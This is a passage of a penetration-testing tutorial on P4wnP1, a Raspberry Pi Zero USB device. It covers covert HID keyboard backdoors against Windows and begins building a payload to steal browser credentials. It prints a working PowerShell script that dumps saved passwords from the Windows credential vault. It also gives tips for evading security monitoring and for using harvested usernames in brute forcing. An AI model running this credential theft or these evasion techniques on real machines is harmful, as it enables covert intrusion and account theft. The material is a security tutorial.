

P4wnP1 - HID frontdoor
P4wnP1 with hid_frontdoor payload
HID Keyboard Device
Generic HID Device
Starts PowerShell session and types out…
Requests and receives custom shell through hidden HID channel
run commands on P4wnP1 bash download files into memory
USB
Windows target
Custom communication driver
starts
custom shell (in-memory)
pentester
The whole communication is based on HID devices. No network, no mass storage, no serial device.

Illustration 2: HID frontdoor schematics

The illustrations roughly show the inner workings of the HID frontdoor. The pentester acts directly on the target machine.

A video demo of the frontdoor payload can be found on YouTube:

https://www.youtube.com/watch?v=MI8DFlKLHBk

The “flagship” payload: hid_backdoor.txt

The HID backdoor is the “flagship” payload of P4wnP1. It is still under development and features are added regularly.

As stated, the payload brings the base idea of the HID covert channel to its full extent. In fact, it gives full backdoor access to a Windows target via WiFi, while the target only sees HID devices. Again, no network connection, no serial connection. Thus the footprint is very low.

The underlying communication protocol has been refined multiple times, to use the maximum transfer rate of 64,000 bytes per second as effective as possible and to allow multi-channel communication at the same time. Because of this fact, it is possible to run multiple remote shells and file transfers concurrently. The client side code has been ported to a .NET library and no longer relies on PowerShell itself. Anyway, PowerShell is used to start the payload (hosting process). This has several advantages, among others:

- Even lower footprint, as the PowerShell module logging couldn’t fetch executed code (in contrast to the frontdoor payload, which is based on pure PowerShell).
- Each remote process is run with dedicated threads – the same goes for the client side payload itself.
- Inter-thread-communication is used to keep the CPU load and memory consumption as low as possible (at least as low as managed .NET code allows).

The communication scheme shown in the illustration is much more complex than the one of the “frontdoor” payload. From the pentester’s perspective, it could be brought down to:

1. Attach P4wnP1 to the target
2. Wait for the new WiFi network to appear, which gets spawned by P4wnP1
3. Connect to the WiFi network via SSH, to interface with the P4wnP1 shell
4. Run keyboard attacks on demand, triggered via WiFi (fire custom DuckyScripts) …
5. … or fire a stager, in order to bring up a bidirectional communication channel to the target, which uses only the generic HID device (covert channel).
6. With the covert channel: Create remote processes, interact with them, pop shells and transfer files.



P4wnP1 - HID backdoor
P4wnP1 with hid_backdoor payload
Custom P4wnP1 backdoor server
trigger driver stage and DuckyScripts on-demand
HID Keyboard Device
Generic HID Device
communicate
Backdoor console frontend
WiFi interface with SSH server running
Starts PowerShell session, runs short stup to hide the window and types out the code for a basic communicatio driver
receives agent based on .NET precompiled library, contains communication protocol and client side code
RPC like communication
USB
Windows target
Custom communication driver
Loads .NET dll into PowerShell process and starts it
Client agent runs commands issued by the server (in-memory)
SSH access to P4wnP1 backdoor server via SSH
pentester

Illustration 3: HID backdoor schematics

In summary:

The payload is basically a keyboard, able to run keyboard attack scripts controlled from a WiFi accessible shell. If the command to bring up the covered channel is issued, it gets a full-fledged backdoor, with a very low profile which is hard to stop and hard to detect.

The idea behind using SSH, beside many other advantages, is to have a control mechanism which allows tunneling TCP connections.

At the time of this writing, the support for file system access (data injection and exfiltration via HID) is nearly finished. The next ToDo will be to relay TCP sockets through the covert HID channel. This will allow one to bring up TCP tunnels into the target's network (pivoting).

Seytonic provides a brief introduction to the payload on YouTube:

https://www.youtube.com/watch?v=Pft7voW5ui8

Installing P4wnP1

P4wnP1 is hosted on github.com and can be found here:

https://github.com/mame82/P4wnP1

Install instructions are written down in INSTALL.md, which can be found here:

https://github.com/mame82/P4wnP1/blob/master/INSTALL.md

Frequently asked questions (FAQ) are answered here:

https://github.com/mame82/P4wnP1/blob/master/FAQ.md

There are several good reasons not to include install instructions in a static article like this:

- P4wnP1 is still under heavy development and extended on a regular basis, which is likely to change the install process.
- P4wnP1 is implemented on top of Raspbian. As this distribution is updated regularly, this could change the install procedure.
- The install process could be handled by beginners, but they often need support. So I recommend reading the issues on the github repo (including closed ones), as many problems have been solved already.

Some important hints should be given anyway:

- Once P4wnP1 is installed successfully, it could be used with a standard micro USB device cable. Most issues reported so far originated from using wrong or defect USB cables.
- Testing the built-in demo payloads, most people forget to change the language layout for keyboard attacks, which of course renders these attacks unusable.
- Often the repo isn't cloned "recursively" as described in the install instructions. This leads to missing components and unneeded issues. Supporting them consumes time which could be used for development.
- Some people have problems maintaining Internet access, while the installer is running. If this happens, important components fail to install. This includes a kernel patch, which is a must-have in order to make the HID keyboard work.
- Most payloads could be run with a Raspberry Pi Zero (including the one developed in this article). The "flagship" feature is the "hid_backdoor" payload, which needs a Pi Zero W (WiFi) to work. So using a WiFi capable Raspberry Pi Zero is recommended.

With this advice kept in mind, installing P4wnP1 shouldn't be a problem. Succeeding with the installation means one could build an advanced pentesting gadget out of a $5 USD device. Comparable devices come at costs of twenty times as much. Using a $10 USD Raspberry Pi Zero W instead, it becomes hard to even find devices able to compete with the HID backdoor capabilities.

Developing a custom payload or “Stealing Windows Browser Credentials with P4wnP1”


This is the section where the real fun starts. We’re going to develop a real payload. The goal: Using P4wnP1 to steal and store browser credentials from a Windows user.

This is a real world attack that I use in engagements after getting an initial foothold to a target (POST exploitation). So the underlying attack isn’t rocket science. Anyway, testing the payload, I was a bit surprised about the information stored on my own machine.

To follow the tutorial, a Windows 10 or Windows 7 machine is needed. Additionally, Putty comes in handy, in order to access P4wnP1 via SSH. WinSCP could support file transfer, if you don’t want to edit the payload files from the SSH session, but use a Windows editor instead.

Bringing up a basic PowerShell script

So before we dive into P4wnP1 payload development, let me show you how to achieve our goal with pure PowerShell:




```
1  [void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
2  $creds = (New-Object Windows.Security.Credentials.PasswordVault).RetrieveAll()
3  foreach ($c in $creds) {$c.RetrievePassword()}
4  $creds | Format-List -Property Resource,UserName,Password
5
```

Listing 1. Follow up numbering would be messed without

The short script shown in Listing 1 prints the username and passwords for every Internet resource for which credentials have been saved to Windows Credential Store (and at least the username for logins for which the password hasn’t been saved).

Line 1 of the script exposes the needed class “Windows.Security.Credentials.PasswordVault” to the PowerShell runspace. The next line calls the *RetrieveAll()* method of this class, to retrieve a list of stored credential objects. Printing out the list at this point would reveal no single password. Even if a password is stored. It has to be retrieved one by one for every single credential object. This is done in line 3. Finally, the properties *Resource, UserName* and *Password* of each object are printed as table in line 4.

Running the script on my testing machine, the following output is generated:



```
PS C:\> [void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
PS C:\> $creds = (New-Object Windows.Security.Credentials.PasswordVault).RetrieveAll()
PS C:\> foreach ($c in $creds) {$c.RetrievePassword()}
PS C:\> $creds | Format-List -Property Resource,UserName,Password


Resource : https://twitter.com/
UserName : mame82
Password : ThisCouldBeTheRealPassword

Resource : https://www.facebook.com/
UserName : mame82@mail.com
Password :


PS C:\>
```

Illustration 4: PowerShell script to print browser credentials in action

If you run this on your machine and are able to see all your stored passwords, use Google to get some hints on how to delete them (storing passwords on a machine isn't safe is physical access is given to an attacker – remember the "Ten immutable laws of Security" mentioned in the introduction).

If the list on your test machine is empty, no problem. It could be filled like this:

Open Edge browser (or Internet Explorer) and browse to a page which asks for login credentials. Here's my example for Twitter:



Download the free Twit
Twitter, Inc. [US] twitter.com/download?logged_out=1&lang=en
Home
About
Have an account? Log in
Download the app
Get the Twitter app on your mobile phone. It's easy. Just text yourself a link to download.
+49
Phone number
Send
Standard SMS fees may apply.
Don't have an iPhone or Android device?
Have an account?
mame82
Remember me · Forgot password?
Log in
New to Twitter?
Sign up
11:34

Illustration 5: Twitter login with Edge browser

After entering the credentials, Edge should pop up a dialog, asking to store them. The screenshot shows this dialog in German language. Please note that you don't necessarily have to use real credentials (and maybe shouldn't).




Möchten Sie, dass das Kennwort für „twitter.com" gespeichert wird?
Weitere Infos

Illustration 6: Edge browser asks to store credentials (confirmed)


The dialog shown above has to be confirmed with yes, in order to store the password.

The next two illustrations show the same procedure for Facebook. Instead of confirming the dialog to store credentials, it was declined for facebook.com. As shown in the script output earlier, the password is indeed empty, but the username entered for Facebook login is stored anyway. In red teaming tasks or penetration tests, these stored account names are a good starting point for password brute forcing.



Email or Phone: mame82@mail.com
Password: ••••••••••••••

Illustration 7: Facebook login with Edge browser



Möchten Sie, dass das Kennwort für „facebook.com" gespeichert wird?
Weitere Infos

Illustration 8: Edge browser asks to store credentials for facebook.com (declined)

Bring up the initial payload

Our goal is to execute the script given above with P4wnP1 (we care about storing the result later). This essentially means we have to be able to execute PowerShell code on our target machine. The easiest way to achieve this is to use P4wnP1 capabilities to emulate a keyboard. From this point we could use simple keyboard commands to open a PowerShell process and type out the lines of our script, one by one. Of course, this could be done in a single line too - using powershell.exe with proper command line parameters. To keep a long story short, several arguments exist to not choose the second approach. Among others, these are:

- command line parameters like "`-EncodedCommand`", "`-ExecutionPolicy bypass`", "`-NoProfile`, "`-hidden`" and so on are likely to trigger several security and monitoring solutions.
- omitting command line arguments like "`-NoProfile`", on the other hand, raises the chance that the script fails.
- the maximum length of a command line is fairly restricted and it could get hard to shrink complex scripts to fit into such a line.


On the other hand, entering the commands into a running PowerShell:

- Is visible to the user, which is a minor issue, as we are going to type very fast. It should be mentioned that advanced methods exist to hide an interactive PowerShell Window during typing with some lines of code. Although this is out of scope in this article, the "hid_backdoor" payload is able to do it.

- Running the commands doesn't get blocked by a restrictive PowerShell execution policy, as we don't load a PowerShell script (we type it out from scratch).

Now that we are clear on how to go on, we use PuTTY to get network based access to P4wnP1. It is recommended to start with the "network_only" payload, in order to achieve this (network_only is the default payload on a fresh P4wnP1 installation).

After having logged in with "`pi@172.16.0.1`", we change into the `payloads` subdirectory of the P4wnP1 installation folder. Running "`ls -l`" should look like what is shown in the next screenshot.




pi@MAME82-P4WNP1: ~/P4wnP1/payloads

```
pi@MAME82-P4WNP1:~/P4wnP1/payloads $ ls -l
total 40
-rw-r--r-- 1 pi pi 1350 Aug 18 18:12 hid_backdoor.txt
-rw-r--r-- 1 pi pi 1661 Jul  5 12:02 hid_frontdoor.txt
-rw-r--r-- 1 pi pi 2791 Jul  5 12:02 hid_keyboard2.txt
-rw-r--r-- 1 pi pi 1107 Jul  5 12:02 hid_keyboard.txt
-rw-r--r-- 1 pi pi 1105 Aug 18 18:12 network_only.txt
